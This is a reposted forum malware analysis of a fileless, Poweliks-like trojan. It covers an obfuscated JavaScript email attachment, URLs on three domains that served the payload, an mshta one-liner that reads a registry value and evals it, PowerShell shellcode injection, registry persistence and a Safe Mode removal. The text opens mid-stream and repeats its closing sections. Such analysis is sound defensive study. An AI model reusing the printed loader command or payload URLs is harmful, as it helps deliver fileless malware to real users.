
Indeed, the evil wolf has awoken and is now stuck in rundll32.exe. Ok, I delete the run32.exe now and restart again:

This time the Malware is stuck in process explorer.exe! Our basic environment. Impressive!

But how the hell does Malware start??? File comparisons showed me no changes in either the Run Registry or even that ancient autoexec.bat file or the user's Start. Tools like SysInternals' Autoruns don't show me anything interesting:
So, let's start searching manually. It must be hidden somewhere in the above entries. There is no other way (according to my knowledge!). So I open regedit and go straight to open the first favorite entry of every malware that like persistent:

WTF!! What is going on here? Did my registry get corrupted? Something comes to my mind by Symantec: “The evolution of the fileless click-fraud malware Poweliks ”:
Indeed, any attempts I made to change or delete the 'Run' key while I was getting 'success' on deletion, on refresh everything appears as before! Here it seems that the developers of Microsoft in the 'except' of 'try' (on delete event), decided to not inform the user…!!
So, this is where our friend hides and runs the malware every time the user boots its box.
But... Is it a way to clear the Registry?
Well... Keep Reading https://media.nulled[.]to/public/style_emoticons/default/wink.png
Behavior with user and/or admin rights
I also found that whether the user has Administrator rights or regular users, the result is the same. Also impressive!
Windows Security Antivirus Behavior: Yes, but …
I have to say Windows Antivirus gets pretty stressed out seeing all this "merry" happening and takes action:

In fact, it informs us that this action is crowned with success. But the evil still lives... in our Run Registry!
How shall I get rid of it?
Although the best cure is prevention, the question here is, what if I get infected? Can I do anything besides Restore[*]?
*: I say Restore assuming you always keep backups! I don't believe you don't keep… https://media.nulled[.]to/public/style_emoticons/default/wink.png
Finally, I managed to "kill" it as follows:
I clicked delete the Run key of that particular Registry location (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) booting in Safe Mode and the key was just deleted. With a refresh the whole part I saw that the Run key was automatically created again, by the operating system, and this time without the malware entries in it. It was absolutely clean!
By Re-Starting the system, everything looked calm... But was it? (well… until the next attack!!)
Happy Reversing!
This is a relatively simple malware analysis I have made several years a go, for an unknown malware (at that time).
I share it here for educational purposes.
I hope you enjoy it!
Disclaimer: In order to avoid misunderstanding and blames about C(l)opy/Paste I would like to note this: It is NOT the first time that I publish this small tutorial. My initial publication was in Greek language, then I publish it in a Russian forum and an English one. If you find more publications then it is probably a Copy/Paste of these...
Reversing Malware manually
The current Malware appears to be a variant of the Poweliks or Gootkit Trojan (https://www.f-secure.com/v-descs/trojan_w32_poweliks.shtml and https://securelist.com/gootkit-the-cautious-trojan/102731/). It's a malware that appears to register itself in the registry and run from there.
Before we start, I would like to clarify the following, please:
The article does not do a 100% analysis (with all possible combinations) because 100 pages simply would not be enough. Consequently, the article in many places provides "food for though" for further research.
But, let's start things from the beginning:
Several years ago, many people (me included) received a strange email asked us to open it asap...:
The email contained an attachment titled: Notice_to_Appear_00000443430. The Zip contained a file with a .js (jacascript) extension. By extracting and opening the file there appears to be obfuscated code.
Here is the code in condensed form (for reasons of space saving):
After a quick study of it seems that the code is generated dynamically during program execution and at the end is written to a final variable and then executed. So I decide to do the 1st known (and simpler) code "decryption" trick, which assumes that the last function you run is the one that contains the final code, i.e. the function glnu().
So I go to the main body of glnu() and do this:
JavaScript:
function glnu() {
    //aci(gyfv); I put in comments the original code
      alert(gyfv); // I put an alert, assuming the variable gyfv contains the final code.
};If we look closely, the code that is going to be executed is as follows:
This is JavaScript code which again doesn't look very good, so after putting it in a good JavaScript Formatter, I got the following:
In general, what the above code does is try to download some files from the following domains:
Код:
· www.lincolnracing.com
· www.groupformingservices.com
· ncdivers.com
Код:
http://www.lincolnracing.com/counter/?id=&rnd=9749811
http://www.groupformingservices.com/counter/?id=&rnd=9749811
http://ncdivers.com/counter/?id=&rnd=9749811
http://www.lincolnracing.com/counter/?id=&rnd=9749812
http://www.groupformingservices.com/counter/?id=&rnd=9749812
http://ncdivers.com/counter/?id=&rnd=9749812
http://www.lincolnracing.com/counter/?id=&rnd=9749813
http://www.groupformingservices.com/counter/?id=&rnd=9749813
http://ncdivers.com/counter/?id=&rnd=9749813
The above requests via javascript will download a file and write it to the disk (in the %temp%\669736 directory, that is in my case C:\Users\<username>\AppData\Local\Temp\669736) as executable file (with EXE extension); then the file will be executed.
In short, it is the Trojan's precursor, i.e. its "barker" (the one that will... call it from where it is hiding!).
I tried to download files from the above links but only the ncdivers.com and www.groupformingservices.com works.
The following three files is downloaded:
Код:
· 28bf195b.gif
· b.gif
· b421486cdb15d58a.gif
As you can imagine (don't be fooled by the GIF extension) these are PE executables, as shown by the classic Header seen in a hex editor:
By renaming it to EXE (which is what the javascript code also does) we have an executable:
I also, found that all the above downloaded files were exactly the same:
So the initial javascript program probably downloads the basic trojan and indeed wherever it finds it, in the above servers...
Now all that's left to do is see what exactly this executable does when it's run. My first choice is VirusTotal:
Hmm, the results are not that encouraging. Only 4 out of 55 machines suspected something sneaky "running" here... So it's possible we're close to some relatively unknown (or well-encrypted) runtime code. A good opportunity to analyze it myself.
First of all I took a look at it with a hexeditor. You can also see some interesting views of Trojan developers:
Inside the executable, I noticed some interesting content, such as:
Код:
CompanyName AQQ Sp zoo
FileVersion 24610B
LegalCopyright AQQ Sp zoo
LegalTrademarks AQQ Sp zoo
OriginalFilename AQQ.exe
ProductName AQQ IM
ProductVersion 1000D
VarFileInfo
Translation
Although I won't go into detailed offline analysis of the executable, it's worth noting the use of "quite a bit" of SQL within the program (analysis with IDA Pro):
A very efficient way to quickly check the behavior of a malware is to run it in a Virtual Machine, after taking an Image Backup and then restore it back to a clean system at any time.
I must say that both the original javascript and the executable "stress" the antivirus (both Eset and Windows Antivirus) and if you want to do a proper check you have to disable it.
So, I put a Windows 7 VM up and run the evil b.exe. Analysis follows:
A bit of Windows Processes and a bit of Registry
As soon as the program starts running, the following "nice" things happen to processes in combination with TCP Live Connections:
At first, the executable B.exe seems to run without do anything for a few seconds, after a while it closes and another process named Powershell.exe (call me Command Executor!) is started, which also runs for a few seconds then closes and then then a regsvr32.exe process is up and remains active.
Also, shortly before Powershell.exe starts, another process, the mshta.exe, is also started. This process belongs to Microsoft Windows Application Process and belongs to the family of Internet Explorer utilities. The specific Process runs with the following parameters:
In more detail, it runs as follows:
JavaScript:
C:\Windows\system32\mshta.exe
javascript:GI0JVvAK="tKPgT";
zO8=new ActiveXObject("WScript.Shell");
twV7xMqf="mM";
Tk1mP=zO8.RegRead("HKCU\\software\\eebx7Aeby\\6tCMbfD3a");
cG6c2qRN="eRI";
eval(Tk1mP);
raebu2NT="KrPj";
The above code brings up a command line shell and runs in javascript (with the help of mshta.exe) what is inside the Registry Key:
HKCU\\software\\eebx7Aeby\\6tCMbfD3a (where HKCU = HKEY_CURRENT_USER)
But as I imagine, when I check the Registry to see the value of the specific key, it was not there...
Conclusion: I return the VM to a clean state, run b.exe again, but this time having the Registry Editor open on the specific node and constantly Refreshing it (by f5), hoping that at some time slot I will catch the above key at creation. Finally, I catch the key which is a bit... encrypted:
I cannot immediately get the above values because as soon as they appear, they are immediately deleted. Of course, there are ways, but let's continue below in case we find other interesting things.
Indeed, with the next refresh, I see that another value has been created in this registry, this time fixed:
You can take a better look here:
First of all, we must say that all the variables (see Name field) used are random, i.e. every time the malware runs they have a different name. We must also say that the above probably accesses some server and this is because the variable 456a6457 contains a value that appears to belong to some User Agent. I imagine that the rest of the encrypted values will probably be the URL as well as some values of the HTTP Headers to make the access successful. E.g. 864 might be the remote port.
TCP Connections
While the above is happening, an equally important action is performed in the communication of our computer with the "external" world. I see this with SysInternal's TCP Viewer. Once RegSvr32.exe is running the following happens:
Base on the first process which appears to be the actual Trojan through which, the others are opened. He hits in the address http://***********ds.ru/
It shows the following interesting image…:
Maybe our friend wants to tell us something... don't you agree? https://media.nulled[.]to/public/style_emoticons/default/wink.png
A bit more about a Window Process
Let's go back to the processes a bit and using SysInternals' Process Explorer, I'll go in some details with one of them. I will try to "freeze" the powershell.exe process when it is called by the Trojan so I can examine it “in peace” https://media.nulled[.]to/public/style_emoticons/default/wink.png
This will happen if I press 'Suspend'... when I see it active:
Since select it and freeze it, go to properties:
Take a look into the parent process. It's the mshta.exe we saw above! So, this process calls the powershell.exe passing as a parameter (specifically as an environment variable) the variable rppd. I suppose that inside this variable is the encrypted Registry value that the trojan tries to preserve in every way!
Going to TAB Environment, things start to clear up:
Ok, now I have the value of the rppd environment variable exactly as it comes from the Trojan. I definitely have to uncover this value because something tells me it has... interesting info! So, I'm trying a full memory dump to see if it's hiding somewhere in here:
The results after a little digging are encouraging:
I have finally managed to get the value of the variable in encrypted form though. Of course, as you can see, the encryption is Base64, i.e. just a piece of cake to break with a simple Base64 decoder and give us the desired result:
For reasons of space, the part of the binary-code that contains the above has been abbreviated.
I won't go into a line-by-line analysis of the above code. I'll just say this: It's a powershell script that uses a ready-made process in binary format (registered in the variable $sc32 which seems to be injected during the start of Kernel32.DLL.
The question now is what exactly this binary-code of the $sc32 variable does?
By itself, however, it does not stand as an autonomous executable. I tested this as follows. With the following C++ program I put the binary-code into an executable:
I compile and run the above as makeExe.exe:
And I try to run the final executable:
Ok.. maybe something went wrong… But check this: “16bit MS-DOS Subsystem”? wtf!!
Let's upload it to Virus total as well:
0/55? Innocent?? Well,…I do not think so!!
Let's go the straightforward way, run it directly from the Power Shell IDE:
Um,…. We got an error! Have we disabled the execution of scripts...? That's bad! I can't run it while the Trojan can… ok, nice!
To be able to run Powerscript commands I have to enable them with the following command: Set-ExecutionPolicy RemoteSigned
So let's do it to see what the script actually does... Unfortunately, with a few attempts to run it the program it "freezes" either without a message or with the familiar ...”powershell has stopped working”.
From the result, however, it seems that it is this process tries to communicate with the various (web) zombies after the injection... https://media.nulled[.]to/public/style_emoticons/default/wink.png
Check if it affects Files
This check is simple and is done as follows:
First, I start Windows VM in a clean environment and write in a text file all the names of the files (hidden and not, in all directories and subdirectories) that exist on our disk. This will be done with the following simple command (from Command Line of course!):
Код:
C:\> dir \*.* /a /s > 0.Before.txt
Код:
C:\> dir \*.* /a /s > 1.After.txtA file that has changed that caught my attention is PowerShell.evtx located inside the Directory of C:\Windows\System32\winevt\Logs
This is a file that the operating system records historical data (Logs) from the movements of programs and processes:
Moving on I find something equally interesting:
NTUSER.DAT is located in the C:\Users\<username> directory. It is a hidden file and contains the entries in the Registry located under HKEY_CURRENT_USER. After the attack, it increased by 2Mb… Interesting!
I compare (file compare by content) the ntuser.dll file before and after the attack. To do this, I mount the Windows disk with another operating system (e.g. with a linux live CD distro) and enter the disk to get the file. Thus, I see the following interesting differences:
For those who can't make out the javascript code hidden here, don't be disappointed, we'll have a chance to see it better (keep reading).
Important Note: I didn't notice any other significant change in the files. Consequently, the malware seems to only affect the Registry!
Checking if it affects Registry
By analogy with what I did in the previous paragraph for all the files on the disk, I will do it for the Registry by exporting the Registry (before and after the attack). Thus, I see what changes the malware made to the Registry. An interesting introduction of the findings is the following:
The registry tells us here that the malware has stored itself here encrypted.
If you do the above analysis, be careful not to confuse the entries of the malware with some legitimate entries that are also recorded, such as the one we did for exporting the registry to a file:
Startup behavior
All good so far. We have seen exactly where malware runs and how it hides itself in our system. But let’s do a restart to see if it's still there. Indeed, after the restart it seems that the malware still exists on my box, since the strange TCP/IP connections are still running:
Ok, before I analyze it a bit let's see the behavior of Malware in "unforeseen" situations. I delete regsvr32.exe and restart again to see what happens. Will the… bad wolf wake up?
Indeed, the evil wolf has awoken and is now stuck in rundll32.exe. Ok, I delete the run32.exe now and restart again:
This time the Malware is stuck in process explorer.exe! Our basic environment. Impressive!
But how the hell does Malware start??? File comparisons showed me no changes in either the Run Registry or even that ancient autoexec.bat file or the user's Start. Tools like SysInternals' Autoruns don't show me anything interesting:
So, let's start searching manually. It must be hidden somewhere in the above entries. There is no other way (according to my knowledge!). So I open regedit and go straight to open the first favorite entry of every malware that like persistent:
WTF!! What is going on here? Did my registry get corrupted? Something comes to my mind by Symantec: “The evolution of the fileless click-fraud malware Poweliks ”:
Quote“The protection mechanism used here prevents the subkey from being opened. This in turn prevents the subkey from being deleted. This is achieved when Poweliks creates a registry subkey in Unicode with an ObjectName of 0608 that prevents users, even those with administrator privileges, from reading or deleting it. With tricks like these, it is obvious that the creators of Poweliks have an intimate knowledge of the Windows registry”
Indeed, any attempts I made to change or delete the 'Run' key while I was getting 'success' on deletion, on refresh everything appears as before! Here it seems that the developers of Microsoft in the 'except' of 'try' (on delete event), decided to not inform the user…!!
So, this is where our friend hides and runs the malware every time the user boots its box.
But... Is it a way to clear the Registry?
Well... Keep Reading https://media.nulled[.]to/public/style_emoticons/default/wink.png
Behavior with user and/or admin rights
I also found that whether the user has Administrator rights or regular users, the result is the same. Also impressive!
Windows Security Antivirus Behavior: Yes, but …
I have to say Windows Antivirus gets pretty stressed out seeing all this "merry" happening and takes action:
In fact, it informs us that this action is crowned with success. But the evil still lives... in our Run Registry!
How shall I get rid of it?
Although the best cure is prevention, the question here is, what if I get infected? Can I do anything besides Restore[*]?
*: I say Restore assuming you always keep backups! I don't believe you don't keep… https://media.nulled[.]to/public/style_emoticons/default/wink.png
Finally, I managed to "kill" it as follows:
I clicked delete the Run key of that particular Registry location (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) booting in Safe Mode and the key was just deleted. With a refresh the whole part I saw that the Run key was automatically created again, by the operating system, and this time without the malware entries in it. It was absolutely clean!
By Re-Starting the system, everything looked calm... But was it? (well… until the next attack!!)
Happy Reversing!